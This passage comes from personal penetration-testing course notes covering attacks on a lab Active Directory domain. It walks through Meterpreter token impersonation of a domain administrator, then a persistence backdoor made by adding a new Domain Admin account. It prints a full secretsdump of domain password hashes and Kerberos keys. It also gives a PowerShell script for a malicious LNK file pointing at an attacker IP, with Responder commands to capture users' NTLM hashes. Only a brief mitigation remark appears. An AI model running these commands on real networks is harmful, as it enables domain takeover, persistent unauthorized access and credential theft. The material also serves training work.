load bofloader   load extapi      load kiwi        load peinjector  load priv       load sniffer     load unhook
load espia       load incognito   load lanattacks  load powershell  load python     load stdapi      load winpmem
meterpreter > load
```

We are going to load incognito here.

```
Incognito Commands
==================

    Command       Description
    -------       -----------
    add_group_us  Attempt to add a user to a global group with all tokens
    er
    add_localgro  Attempt to add a user to a local group with all tokens
    up_user
    add_user      Attempt to add a user with all tokens
    impersonate_  Impersonate specified token
    token
    list_tokens   List tokens available under current user context
    snarf_hashes  Snarf challenge/response hashes for every token

meterpreter >
```

These are the command available when we use the incognito extensions/modules.

-u for users, and -g for groups.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ONEPIECE\ZRoronoa
Window Manager\DWM-1

Impersonation Tokens Available
========================================
No tokens available
```

```
meterpreter > impersonate_token ONEPIECE\\ZRoronoa
[+] Delegation token available
[+] Successfully impersonated user ONEPIECE\ZRoronoa
meterpreter >
```

We Impersonated the user.

We need the two backslashes instead of just one. This is for character escaping.

```
meterpreter > shell
Process 680 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
onepiece\zroronoa

C:\Windows\system32>
```

And, we are ZRoronoa.

Now, the idea here: if the domain administrator were to be logged in this machine, then we could pull of this same attack, but now we would be impersonating the DC Admin, meaning we own the system.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-2

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

This is how it shows the tokens when there is nobody logged in.

Lets go ahead and login as the DC Admin in the same machine. Wait a lil bit, and lets list the tokens available.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ONEPIECE\Administrator
Window Manager\DWM-2

Impersonation Tokens Available
========================================
No tokens available

meterpreter >
```

```
meterpreter > impersonate_token ONEPIECE\\Administrator
[+] Delegation token available
[+] Successfully impersonated user ONEPIECE\Administrator
meterpreter > getuid
Server username: ONEPIECE\Administrator
meterpreter > shell
Process 280 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
onepiece\administrator

C:\Windows\system32>
```

Now, we are going to do a proof of concept, that is similar to a persistence technique. Persistence is owning a machine, and having access to it whenever we want it. To achieve that we can a add backdoor connection that we can open and connect to it any time we want.

Here, we are going to create an user in the domain (Active Directory Domain), and then we are going to add it to the "Domain Admins" group, as shown below.

```
C:\Windows\system32>net user /add nrobin Password1@ /domain
net user /add nrobin Password1@ /domain
The request will be processed at a domain controller for domain ONEPIECE.local.

The command completed successfully.

C:\Windows\system32>
```

```
C:\Windows\system32>net group "Domain Admins" nrobin /ADD /DOMAIN
net group "Domain Admins" nrobin /ADD /DOMAIN
The request will be processed at a domain controller for domain ONEPIECE.local.

The command completed successfully.

C:\Windows\system32>
```

To prove this concept, and have concrete proof that we created this user in the AD and added it to the Domain Admins group is to use secretsdump.py and dump the secretes of the DC machine.


We should not be able to do this with any user but the domain admin.

The dump from the DC is a lot different than the dump from the local admin.

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py ONEPIECE.local/nrobin:'Password1@'@192.168.163.156
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x28479d86ee909e7cf2183a2eea586a36
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\GOINGMERRY-DC$:aes256-cts-hmac-sha1-96:d90cf73ca0095e0eaa399ef85f1022cbc2b0958cdad5a5f4332aea617e69c54c
ONEPIECE\GOINGMERRY-DC$:aes128-cts-hmac-sha1-96:82900ba487c899c11b8915666710b29d
ONEPIECE\GOINGMERRY-DC$:des-cbc-md5:046ba1bcf2292c0e
ONEPIECE\GOINGMERRY-DC$:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x7ec3609f14720b8db4708cea6f4ad390319cc19d
dpapi_userkey:0x62c1e0f31b2888ee78c89e93569e611de53732c3
[*] NL$KM
 0000   FB 63 F5 22 81 58 C5 65  36 1B DF 20 10 94 3C 16   .c."X.e6.. ..<.
 0010   2C D9 A1 94 10 B6 1D 8D  82 E2 30 33 28 7B B0 59   ,.........03({.Y
 0020   AE 4E 93 78 65 51 78 E5  39 CE BA 57 06 8C DC 6B   .N.xeQx.9..W...k
 0030   67 78 FA 26 D6 1A F1 09  45 5F 8E EB 55 15 4C E2   gx.&....E_..U.L.
NL$KM:fb63f5228158c565361bdf2010943c162cd9a19410b61d8d82e23033287bb059ae4e9378655178e539ceba57068cdc6b6778fa26d61af109455f8eeb55154ce2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7836c90eebadf303dec9e2eaa7c5ddfc:::
ONEPIECE.local\USogeking:1103:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1c2baec10a32db22c72d:::
ONEPIECE.local\SQLService:1104:aad3b435b51404eeaad3b435b51404ee:f4ab68f27303bcb4024650d8fc5f973a:::
ONEPIECE.local\LMonkey:1105:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
ONEPIECE.local\ZRoronoa:1106:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
gDKjEqGfSI:1109:aad3b435b51404eeaad3b435b51404ee:03d514292c362307d555a356c8cb98d5:::
nrobin:1110:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a:::
GOINGMERRY-DC$:1000:aad3b435b51404eeaad3b435b51404ee:39d1098e050717f063fcc9c084846fee:::
THENAVIGATOR$:1107:aad3b435b51404eeaad3b435b51404ee:1fd80b3c3c4451bb929f31ba6c4c432e:::
THEROBOT$:1108:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c6c792c78539b96d4da2b8d9dab537d569b4f5496cb7b03767bbfecc1e2702d5
Administrator:aes128-cts-hmac-sha1-96:5352226d8d5a15e99b2690bf1324ce5d
Administrator:des-cbc-md5:6e573ed3c191a80e
krbtgt:aes256-cts-hmac-sha1-96:026aed5b69839c0fbbcf6d30413e0fbc042519e9db83a58406d8e541529864f5
krbtgt:aes128-cts-hmac-sha1-96:d895d1b1955a476b75d06f32d0ca451d
krbtgt:des-cbc-md5:a7834c5d1c16cb98
ONEPIECE.local\USogeking:aes256-cts-hmac-sha1-96:2d3a1c6e1b2ad2a36916128c0969b11de141c806b60535340b20ed08f41b8be5
```

```
krbtgt:des-cbc-md5:a7834c5d1c16cb98
ONEPIECE.local\USogeking:aes256-cts-hmac-sha1-96:2d3a1c6e1b2ad2a36916128c0969b11de141c806b60535340b20ed08f41b8be5
ONEPIECE.local\USogeking:aes128-cts-hmac-sha1-96:bb2b47b177f8a6962e53f68595c13538
ONEPIECE.local\USogeking:des-cbc-md5:45ce1c79679189cb
ONEPIECE.local\SQLService:aes256-cts-hmac-sha1-96:4ceecd7761e08063ac9323952573ba33993767c391c9bb4e6bfa4d0cfb83fd09
ONEPIECE.local\SQLService:aes128-cts-hmac-sha1-96:3cce9f6b9f06aecf03d4ebfd846342fc
ONEPIECE.local\SQLService:des-cbc-md5:851a9e08cb2c456e
ONEPIECE.local\LMonkey:aes256-cts-hmac-sha1-96:e66f161285f18fc23e1dc143e699c0c4ebff2ab9768b4c0c37e91f17a12f66c2
ONEPIECE.local\LMonkey:aes128-cts-hmac-sha1-96:564c695280cbb88b4e91b884fe1bc9e0
ONEPIECE.local\LMonkey:des-cbc-md5:b3cd3104ce0e5e0e
ONEPIECE.local\ZRoronoa:aes256-cts-hmac-sha1-96:fa010d7342a3dc51b91abb54826be22f685e57a52a934fb305548a415d0d09b7
ONEPIECE.local\ZRoronoa:aes128-cts-hmac-sha1-96:376c2b347b29ae1d3eec21982954dcee
ONEPIECE.local\ZRoronoa:des-cbc-md5:457301a48c51c4ea
gDKjEqGfSI:aes256-cts-hmac-sha1-96:e0711d2b5aaf9dac7558c21280787bab62efbaa7d818e23c50a04f2972d6366c
gDKjEqGfSI:aes128-cts-hmac-sha1-96:6d90f1899d770f3fccff61cd79eca1e8
gDKjEqGfSI:des-cbc-md5:73cebf929d07406b
nrobin:aes256-cts-hmac-sha1-96:fb84b72814d8633d08fa8211b95b8566ca1605b43e3d2f92e2fab50375937ec6
nrobin:aes128-cts-hmac-sha1-96:2b17dc3c061e47414ec59596a7def02a
nrobin:des-cbc-md5:b5c194b35ec7b0d3
GOINGMERRY-DC$:aes256-cts-hmac-sha1-96:d90cf73ca0095e0eaa399ef85f1022cbc2b0958cdad5a5f4332aea617e69c54c
GOINGMERRY-DC$:aes128-cts-hmac-sha1-96:82900ba487c899c11b8915666710b29d
GOINGMERRY-DC$:des-cbc-md5:2f97083e16bc2a67
THENAVIGATOR$:aes256-cts-hmac-sha1-96:e4748f2aff8bb252eb9d13f0d13aa6d8177392fc76a388d46a707b1b0e1f95b7
THENAVIGATOR$:aes128-cts-hmac-sha1-96:009ed57b06284e94b25ec430c2e84834
THENAVIGATOR$:des-cbc-md5:4c3bb523ad83896d
THEROBOT$:aes256-cts-hmac-sha1-96:841fedc1fb6b23813400ec09f6d8766515c900cfc3db15cdf32a5fac1e8fca76
THEROBOT$:aes128-cts-hmac-sha1-96:7eaf84c25ecac44054730be83977760e
THEROBOT$:des-cbc-md5:79133726d0892acd
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry

┌──(kali㉿kali)-[~]
└─$
```

10 - Token Impersonation - Mitigations



Best practices. Focus on that. Domain Admins should not be logging in with their accounts in other machines. They can set up other accounts which allow them to do whatever they need to do in other machines, but they are not supposed to use their domain admin accounts to do daily routine tasks in other computers.

11 - LNK File Attacks -

https://www.ired.team/offensive-security/initial-access/t1187-forced-authentication#execution-via-.rtf

The link below is some additional resource to pull this attack.

Lets says we have access to a share on a network. We can generated and dump a malicious file in that share, and every user that accesses that share, is going to have its password hash send back to us, and we can capture that response using Responder.

Heath calls it a watering whole attack. Mainly, we are going to be capturing hashes from users that are accessing that share. They do NOT need to be clicking any links, only accessing that share.


If we are struggling finding hashes, or capturing hashes, users accounts, this is a good idea.


To create that file, we can write it in the machine we have access to, go to PowerShell access as administrator, and type the code for this script line by line in PowerShell.

'''

```
$objShell = New-Object -ComObject WScript.shell

$lnk = $objShell.CreateShortcut("C:\test.lnk")

$lnk.TargetPath = "\\Attacker_Machine_IP_Address\@test.png"

$lnk.WindowStyle = 1

$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"

$lnk.Description = "Test"

$lnk.HotKey = "Ctrl+Alt+T"

$lnk.Save()
```


'''





It is good to name the file something that will come up near the top of the screen where it can be viewed without the need of scrolling down. The idea here is that the malicious file is going to be activated/loaded as soon as it is viewed by the user, so to be successful in this attack, and gather the most hashes possible, having the malicious file near the top of the screen is a good idea.

Here we are going to be renaming the file to "@test.png".



And, we need to move the file to the file share. We can put this any where, but in this scenario, the file share is going to be the best place to put it because it is a share that is accessed the most by users. If there was a specific share that we knew employees were using, then we would be putting this malicious file in there. The more, the better, if we are getting no results.

Once the malicious file is in there, we are going to run Responder in Kali: (At this point Responder was updated, and it does not allow using -w with -P anymore XD)

"#sudo responder -I eth0 -dPv"


-v is just for verbose, otherwise hash wont show up in the output.

It did not work at first. Going back and changing the name to "~test".

It did not work either. Going back and double checking code.

Rebooted whole PC. Lets see if this works. I got a lot of errors with Responder about different ports being used, and what not. I decided to reboot everything. That usually does the trick with open ports, and services running in the background.

Here we go, second try.



It was not working. And, suddenly I notice SMB was turned Off in the Responder config file. Which got me thinking, isn't a Shared file in Windows over SMB service? Then, I changed the config file which is located for me in the path /etc/responder/Responder.conf. Turned SMB from Off to On, and that did the trick. And, if you think about it makes sense, we were not capturing any traffic over SMB, and File shares work over SMB. So, we needed that On in order to be able to capture that traffic.

I got different hashes in all captures, so lets see if this is right.

First:

ZRoronoa::ONEPIECE:26349bf8aaa4812d:0510E7E49DD97800930A33B7EF500EB7:0101000000000000006C907BDA2FDB0117D5721D4BEB897600000000020008004B0041003100470001001E005700049004E002D0036005400380053005700490005A00570047004D004F0004003400570049004E002D0036005400380053005700490005A00570047004D004F002E004B0041003100470002E004C004F0043004100 4C00030014004B0041003100470002E004C004F0043004100 4C00050014004B0041003100470002E004C004F0043004100 4C0007000800006C907BDA2FDB0106000400020000000800300030000000000000010000000020000019AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4A25F8E0F0A0010000000000000000000000000000000000000090028006300690066007300 2F0031003990032002E003100360038002E003100360033002E00310033003300000000000000000000

Second:

